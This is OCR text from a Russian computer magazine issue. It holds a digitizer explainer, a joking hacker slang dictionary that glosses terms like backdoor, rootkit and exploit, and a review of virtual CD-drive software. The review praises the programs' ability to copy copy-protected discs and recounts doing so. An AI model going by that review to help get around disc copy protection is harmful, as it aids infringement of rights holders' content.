

microlab
почувствуй, что слышишь)))
]{АКЕР,
ВНИМАНИЕ!
КОНКУРС!
ТЕБЯ ОКРУЖАЮТ
ЛАМЕРЫ!!!
РАССКАЖИ
СМЕШНУЮ ИСТОРИЮ
О ВСТРЕЧЕ С НИМИ
И ЗАБИРАЙ СУПЕРПРИЗ
ЗА ТЕБЯ МОГУТ ПРОГОЛОСОВАТЬ
ТВОИ ДРУЗЬЯ
ЭТО НАШИ ПРИЗЫ!
ПОКРУПНЕЕ?
НА MICROLAB-SPEAKER.RU
ЛУЧШИЕ ИСТОРИИ ТРУДОУСТРОИМ
СВОИ ИСТОРИИ ПРИСЫЛАЙ НА
advert@nevada.ru

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ДИГИТАЙЗЕР

Довольно специфическое устройство, которое, однако, стало уже стандартом де-факто для профессиональной работы с графикой. Еще бы! Попробуй нарисовать что-то красивое (а, прежде всего, ровное:)) мышью в фотошопе. Лично меня отсутствие художественного таланта в такой ситуации еще ни разу не подводило.

А с помощью дигитайзера и пера можно почти как карандашом рисовать красивые и ровные линии (современные профессиональные модели распознают до 255 типов линий в зависимости от силы нажатия на перо, скорости его передвижения и т.п.). Такое устройство в опытных руках профессиональных дизайнеров позволяет создавать настоящие шедевры. Дигитайзер состоит из графического планшета и указателя. Планшет представляет собой полимерную пластину, внутри которой располагается сетка из печатных проводников, чутко реагирующих на некоторое воздействие (физическое или электромагнитное). Указатель может представлять собой либо пластмассовый карандаш, либо т.н. кнопочный указатель - устройство, по форме напоминающее мышь, однако более интеллектуальное. Следует различать электростатические и электромагнитные дигитайзеры. В электростатических моделях определение местоположения курсора осуществляется путем регистрации локального изменения электрического потенциала сетки под указателем. В электромагнитных - более прогрессивных - курсор выступает в роли излучателя электромагнитных колебаний (их частота изменяется в зависимости от силы нажатия на указатель), а сетка - в качестве приемника. Главная характеристика дигитайзера - разрешение, то есть минимальное расстояние, через которое обновляется информация о местоположении указателя - фактически, расстояние между "прутьями" решетки.



PC_Zone

БОЛЬШОЙ ХАКЕРСКО-РУССКИЙ СЛОВАРЬ

x-crew (magazine@real.xakep.ru)

Большой Хакерско

Если ты не всегда понимаешь, все, что мы пишем в наших статьях, возможно, тебе пригодится этот словарь. Вырежи его, повесь на стену и учи по пять слов каждый вечер перед сном.

*никсы

- **Бздун, бэздэшник** – так неутомимый линуксоид величает пользователя *BSD
- **Бздя, фря** – не иначе как сама FreeBSD
- **Ведро, кернел** - ядро
- **Вим, ви ай, vi** - популярный текстовый редактор и стиль жизни
- **Вывалиться в кору** - завершение программы, связанное с ошибкой в ней самой, сопровождающееся сбрасыванием на диск ее раздела оперативной памяти
- **Геморрой** - обычное заболевание каждого юниксоида, вызванное постоянными проблемами с любимой операционкой
- **Гнутое** - под лицензией GPL
- **Гпл** - GPL, GNU General Public License, лицензия, по которой распространяется большинство программ для *никс. Подразумевает наличие открытых исходных текстов проги, позволяет делать с программой все, что угодно
- **Гуй** - GUI, Graphical User Interface, то, с чем все форточники работают без перерыва
- **Гуру** – уважаемый человек, учитель
- **Деб** – Deabian
- **Демон** - процесс, постоянно висящий в памяти и делающий тихой сапой свою работу
- **Ельф** - формат запускаемых файлов во многих юниксах
- **Жаба, jaba** - java
- **Закоммитить** - зафиксировать в репозитории изменения в исходном коде
- **Иксы, окошки** - система XFree86, отвечающая за прямое взаимодействие с пользователем посредством графического интерфейса
- **Квснуть** - получить исходный код, используя cvs
- **Киска, сиська** - другое название Cisco, железного сервера, на котором может крутиться модемный пул либо авторизатор для допуска в инет
- **Компилить** - собирать программу из исходных текстов
- **Консоль, терминалка** - окно терминала, через которое чаще всего происходит общение компьютера и маньяка-юниксоида
- **Локаль** - настройка i18n, отвечающая за раскладку, язык и прочее
- **Лор** - новостной ресурс http://www.linux.org.ru/
- **Луноход, слюниксовод, туксодрайвер** - пренебрежительное обращение пользователя OS FreeBSD к пользователю OS Linux
- **Мантикора, мандрагора** – Linux Mandrake
- **Маскарад** - подмена внутреннего ip-адреса на внешний для допуска в инет локальной сетки
- **Мастдайщик, форточник** - человек, причастный к Microsoft (c) windows (tm)
- **Маунтить** - подключать какую-либо файловую систему к текущей
- **Мацыла, мурзилла** - браузер Mozilla
- **Мержить** - объединять части исходного кода
- **Мускл** - база данных MySQL
- **Опенок** - компьютер с установленной операционной системой OpenBSD
- **Отчмодить** - изменить права доступа к файлу/директории
- **Патч** - изменения исходного (или объектного) кода, записанные особым образом
- **Покилять, прибить, убить** - послать процессу 9-ый сигнал (KILL) или 15-ый (STOP)
- **Потарить** - использовать команду tar
- **Программа в правом углу** - gkrellm
- **Рпмка** - пакет RPM
- **Сантехник** – тот, кто причастен к Sun
- **Сегфаулт** - ошибка работы программы, приводящая к экстренному ее завершению
- **Сендмыл, sendmail** - распространенная программа для обмена данными по 25 порту (SMTP daemon)
- **Сишник** - программа, написанная на языке Си (чаще всего в неоткомпилированном виде, имеющая расширение .c)
- **Слака, шлакоблок** – Linux Slackware
- **Солура, сопляра** - операционная система Solaris
- **Стабля** - ветка -STABLE в Free/Net/OpenBSD
- **Суся** – Suse
- **Сырцы** - исходный код
- **Тарбол** - архив *.tar.gz или *.tar.bz2 (ну, или палеозойский *.tar.Z)
- **Течь** - оставлять неочищенную память
- **Тукс, пингвин** – бессменный символ Linux или сам Линукс. Официально одобрено Линусом
- **Фирик** – фаервол, программа для фильтра пакетов от тачки и к тачке
- **Форкать** - отправлять запущенную программу в бэкграунд
- **Цвсапнуть** - получить исходный код, используя cvsup
- **Цуррент** - ветка -CURRENT в Free/Net/OpenBSD
- **Цуррентиться** - обновлять исходный код системы
- **Чшрутный** - измененный корневой каталог
- **Шапка** – народное прозвище всем известного дистрибутива Redhat Linux
- **Эмси** - нет, это не крутой DJ, а всего лишь очень шустрый консольный файловый менеджер
- **Emacs** - популярный текстовый редактор и стиль жизни
- **Kernel hackers** - люди, пишущие ядро и патчи к нему
- **Kernel panic** - ядреная паника, сопровождаемая ошибкой в ядре операционной системы
- **KISS** - keep it simple, stupid!
- **RMS** - Ричард Столлман (вы его знаете)
- **RTFM** - read the fucking manual
- **Rulezzz** - хорошо
- **STFW** - search the fucking web
- **Suxx, аутой** - плохо
- **Unixoid, linuxoid, пингвинист** - человек, причастный к Unix, Linux
- **Virtual B33r** - напиток kernel hackers. Его ставят Линус, Алан и прочие гуру за хорошие патчи

Русский Словарь



Взлом

- **Аккаунт** - иметь доступ к чему-либо. Например, иметь аккаунт на сервере, т.е. иметь доступ к машине через сочетание логин/пароль
- **Акцесс** - доступ к чему-нибудь
- **Бэкдор** - программа, открывающая левый доступ на тачке. Производные: забэкдорить, пробэкдорить
- **Днска (dns server)** - обычный DNS-сервер в сети, устанавливающий соответствия между IP и именами хостов
- **Задосить** - провести атаку Denial of Service (отказ в обслуживании), приводящую к тому, что атакуемый сервер перестанет отвечать на запросы. Также существует DDoS-атака (Distributed DoS)- распределенная DoS-атака
- **Ламер** - читатель журнала «Хакер». Этот индивид перелистывает только рубрику PC_Zone, Юмор и Юниты, об остальном ему страшно даже подумать. И при этом он все равно ничего не понимает :)
- **Лкм-ка (lkm rootkit)** - rootkit, реализованный при помощи загружаемых модулей в *nix-системах (loadable kernel module)
- **Мараван/мараваны** - прогрессивная сетевая туса
- **Пинг** - послать icmp-запрос echo-request (type 8). Этот запрос предназначен для определения, жива ли тачка в сети. Производные: пинговать, пингануть, запинговать. Последнее означает, что кто-то провел атаку icmp-запросами, после чего жертва захлебнулась пакетами
- **Рут** – администратор в *nix-системе. Производное: порутать. Это означает, что компьютер был взломан и хакер получил права root
- **Руткит** - бэкдор, дающий в определенных условиях права root
- **Рфцшка (RFC)** - официальный документ, описывающий какой-нибудь протокол. Расшифровывается как Request For Comments
- **Сканер** - программа, что-либо сканирующая. Изначально имелся в виду только сканер портов, теперь термин употребляется в более широком смысле
- **Снифер** - программа, которая отслеживает весь сетевой трафик, проходящий через сетевой интерфейс. Производные: поснифать, отснифать, снифак
- **Сокс** - сервер в сети, через который можно создавать анонимные соединения
- **Спам** - письма рекламного характера или просто почтовый мусор. Производное: заспамить, т.е. закидать ненужными письмами. Такие атаки могут привести к тому, что почтовый ящик будет переполнен и дальнейшие письма приняты не будут
- **Спуф** - отправление пакетов с левого адреса. Используется во многих сетевых атаках. Производные: спуфить, спуфинг, спуфер
- **Трафик** - объем полученных и отправленных данных
- **Флуд** - отправление бесполезных данных с целью ввести в даун атакуемого. Производные: пофлудить, зафлудить, флудер
- **Хак** - взлом чего-либо. Производные: хакать, похакать
- **Хакер** - читатель журнала «Хакер». При этом он понимает все, что там написано
- **Эдвайзори** - описание новой ошибки в программном обеспечении (обычно в сетевом)
- **Эксплоит** - он же сплоит. Программа, реализующая какую-то ошибку в программном обеспечении. Целью может быть поднятие прав, если это сервер в интернете.
- **Padonak** - человек, относящийся к модному нынче сетевому движению подонков и разгильдяев




NEXT

PC_Zone

БОЛЬШОЙ ХАКЕРСКО-РУССКИЙ СЛОВАРЬ


x-crew (magazine@real.xakep.ru)





Софт

- **Баг или дырка** - ошибка в коде программы, их очень любят хакеры
- **Бак (bak)** - резервная копия файла
- **Бэкапить** - делать резервную копию
- **Варез (warez)** - нелицензионный софт
- **Вес** - размер файла, папки, программы
- **Вынь, винда, виндовоз, окошки, форточки** - операционная система Windows
- **Глюк** - неожиданный сбой в работе
- **Гуевый** - наделенный графическим интерфейсом (т.е. с кнопками, окнами и т.п.)
- **Доки (doc)** - имеются в виду файлы с описанием и документацией к чему-либо
- **Жать** - архивировать файлы
- **Инсталить** - устанавливать прогу
- **Кило** - килобайт
- **Копирнуть, слить** - скопировать что-либо откуда-либо
- **Кряк** - от слова crack, маленькая прога, которая взламывает (патчит :)) другую программу
- **Мег, метр, тонна** - мегабайт
- **Мелко-мягкие, мелкософт, M$** - различные интерпретации названия компании Microsoft
- **Патчить, фиксить** - чинить, исправлять
- **Плагин** - дополнительный модуль к проге, расширяющий ее возможности
- **Приблуда, примочка** - программа, работающая совместно с какой-либо другой
- **Ругается** - выдает сообщения
- **Своп (swap)** - временный файл в Виндах, используется в качестве кэша на уровне софта
- **Скин, шкура** - сменная оболочка, позволяющая изменять интерфейс программы
- **Скрин, скриншот** - снимок экрана компьютера или окна программы
- **Снести** - удалить прогу
- **Софт, софтина, прога** - программа
- **Тулза** - прога-инструмент. Например, Scandisc - это тулза
- **Файло** - файл
- **Фейс** - от слова interface, т.е. внешний облик программы
- **Фикс, заплатка, патч** - программка, которая позволяет исправлять определенные ошибки в софте без его переустановки
- **Фича** - отдельная функция, особая возможность программы
- **Хелп** - файл помощи (обычно вызывается нажатием кнопки F1)
- **Хинт** - совет. В простейшем случае - всплывающие подсказки над кнопками, опциями и т.д.
- **Шаровара** - прога, требующая регистрации для разблокирования некоторых функций или продолжения нормальной работы по истечении определенного срока



Железо

- **Апгрейд** - процесс модернизации компьютера, покупка новых комплектующих
- **Баг** - он же глюк, сбой в работе устройства
- **Башня** - корпус компьютера
- **Бенчмарк** - тест каких-либо комплектующих или всего компа в целом
- **Болванка** - компакт-диск с записью или подготовленный для записи инфы
- **Брэнд** - известный производитель комплектующих
- **Видюха** - видеокарта, формирует изображение и передает его на экран монитора
- **Винт** - он же винчестер, жесткий диск компьютера
- **Геморроиться** - настраивать что-либо и иметь при этом определенные проблемы
- **Глючить** - свойство дешевых или еще не отлаженных девайсов
- **Девайс** - одно из многочисленных устройств в компьютере
- **Джампер** - перемычка на девайсе для изменения режима его работы
- **Звуковуха** - звуковая карта, наряду с колонками - объект ненависти всех соседей.
- **Камень** - он же проц или процессор, сердце компа
- **Карлсон** - кулер, радиатор с вентилятором, охлаждающий процессор или другой чипсет
- **Клава** - клавиатура, тренажер для пальцев рук
- **Крыса** - она же мышь, хвостатый повелитель курсора
- **Крысодром** - коврик для передвижения крысы
- **Модер** - человек, болеющий модингом
- **Модинг** - компьютерный вирус, вызывающий у владельца компа галлюцинации, связанные с изменением внешнего вида любимой тачки
- **Мозги** - оперативная память компьютера, оперативка
- **Моник** - монитор, отображает изображение, формируемое видеокартой
- **Мониторить** - наблюдать за каким-либо процессом
- **Оверклокинг** - он же разгон, форма садистского надругательства над компьютерными комплектующими
- **Писать** - прожигать, записывать инфу на болванки
- **Писюк** - он же комп или компьютер, объект вожделения кучи подружек, его не имеющих
- **Прошивать** - обновлять или менять BIOS устройств
- **Прошивка** - BIOS, управляющая программа девайса
- **Разгонять** - поднимать тактовые частоты чипов разнообразных девайсов с целью увеличения их производительности
- **Резак** - привод, пишущий болванки CD-R, CD-RW, DVD-R, DVD-RW
- **Рипать** - перегонять файлы из одного формата в другой
- **Сидюк** - CD-привод
- **Системник** – место обитания компьютерных девайсов
- **Сетевуха** - сетевая карта для выхода в сеть
- **Сетка** - локальная сеть между компьютерами
- **Тюнить** - настраивать и оптимизировать работу девайсов или ПО
- **Флопарь** - дисковод гибких дисков
- **Шлейф** - интерфейсный кабель
- **Юзверь** - он же юзер, человеческий раб компьютера

5 Юниксоид 6 Х-Стиль 7 Кодин

PC_Zone

CD-ROM ИЗ НИОТКУДА


Dr.Lecter (lecter@list.ru)

CD-ROM из ниоткуда

Обзор виртуальных устройств для чтения виртуальных компакт-дисков :)


Согласись, что нередко возникают ситуации, когда тебе в руки попадает компакт, за которым ты охотился почти месяц, но через пару часов пластинку нужно возвращать. А записывающего рекордера у тебя нет. И ко всем прочим неприятностям на диске есть загрузочная область, которую ты ни за какие деньги просто так не скопируешь и на хард не сбросишь. В этой статье я постараюсь познакомить тебя с наиболее популярными программами, которые могут сделать в твоей системе несколько виртуальных CD-приводов, а также создать образы дисков и (опционально) записать эти образы на болванку. Поверь мне, что такая подстраховка еще никому не мешала.

<Virtual Drive>




Дистрибутив занимает 20 Мб (однако!), последняя, 7-я версия ждет тебя на странице www.farstone.com. Программа по твоему желанию может наплодить 23 виртуальных привода CD/DVD (после окончания установки появляется лишь один виртуальный девайс).
Образ диска создается только в формате *VCD, правда, Virtual Drive умеет конвертировать *VCD в стандартный *ISO, и наоборот. Причем эта операция доступна в главном окне программы - быстро и удобно. Вообще оформление интерфейса сделано очень приятно и удобно: ничего лишнего, и в то же время - все под рукой. Если хочешь избавиться от лишних кнопок или, наоборот, добавить новые - нет проблем: команда Settings меню View к твоим услугам. Все основные команды доступны из контекстного меню значка проги в трее. Помимо создания имиджа реального диска, прога позволяет тебе самому конструировать собственные CD из отдельных файлов.
К недостаткам Virtual Drive следует отнести то, что она не умеет сжимать имиджи. Однако при работе с аудио-CD ты сможешь, к примеру, приказать софтине переконвертировать треки в MP3-формат. Самое же главное - последняя версия программы научилась (ура, ура!) работать с защищенными дисками.

<Fantom CD>



Софт от авторов известного приложения для записи CD под названием "CD Mate". Дистрибутив программы весит 10 Мб (www.copystar.com.tw), хочет денег и имеет поддержку нескольких языков (наш "великий-могучий" в их число не попал). Fantom CD запросто сделает для тебя виртуальные приводы и компакты к ним, а также без проблем скопирует защищенный диск. Прога также позволяет взять образ диска и записать его на болванку.
Программа понимает следующие форматы образов: Media Descriptions (*MDS), CloneCD (*CCD), CDRWIN (*CUE), BlindRead (*BWT), ISO Image (*ISO). Так же как и Virtual Drive, Fantom CD способен замутить новый CD из выбранных тобой файлов - мелочь, а приятно. К тому же для образа из произвольных файлов можно задать степень сжатия. Перед тем, как начать делать имидж CD, не поленись и загляни на вкладку Datatype окна Image Making Wizard - там большое количество типов дисков, в том числе представлены и разнообразные варианты защиты для CD. Выбирай диск нужного типа - и вперед. У меня с копированием защищенного диска прога справилась легко и изящно.
После установки в системе появляется один виртуальный CD/DVD-привод. Максимальное же число приводов, создаваемых софтиной - 31. Поддерживаются форматы дисков CD-R/CD-RW/DVD-R/DVD-RW/DVD-RAM/DVD+RW. Существует возможность динамического создания/удаления виртуальных приводов при загрузке системы. Готовый образ без труда "вставляется" в виртуальный девайс: щелкни правой кнопкой на значке устройства в "Моем компьютере" и в контекстном меню ищи пункт Mount Image - Open. Для выгрузки CD используй команду Un-mount Image.

<Alcohol 120%>



Alcohol 120% (www.alcohol-soft.com, 4 Мб дистрибутив, shareware). Невзирая на свое название, программа умеет довольно много - она создаст для тебя виртуальное

устройство чтения CD, сделает имидж выбранного компакта и при необходимости запишет его на реальную болванку.


Имеется поддержка нескольких языков интерфейса, но русский язык в это число также не входит. При установке в системе возникает один виртуальный CD/DVD-привод. При большом желании ты можешь увеличить количество таких девайсов до 31 (меню Options-Virtuals Devices). В системном трее прописывается значок программы, щелкнув по которому ты получишь доступ к меню с основными командами.

"Alcohol 120%" поддерживает CD-R/CD-RW/DVD-R/DVD-RW/DVD-RAM/DVD+RW, причем имеет возможность выбора регионального кода. Более того, поддерживаются IEEE-1394- (Firewire) и USB-протоколы. Прога понимает несколько больше форматов образов, нежели Fantom CD: MDS, CCD, CUE, ISO, BlindSuite image file format (*BWT/*BWI/*BWS) и DiscJuggler image file format (*CDI) Правда, при создании образа аудио-CD можешь забыть про ISO-формат. Все операции проходят при участии Wizard'ов, так что можешь не бояться "хитрых" особенностей приложения.

Работа с защищенными дисками полностью аналогична тому, что делает Fantom CD.

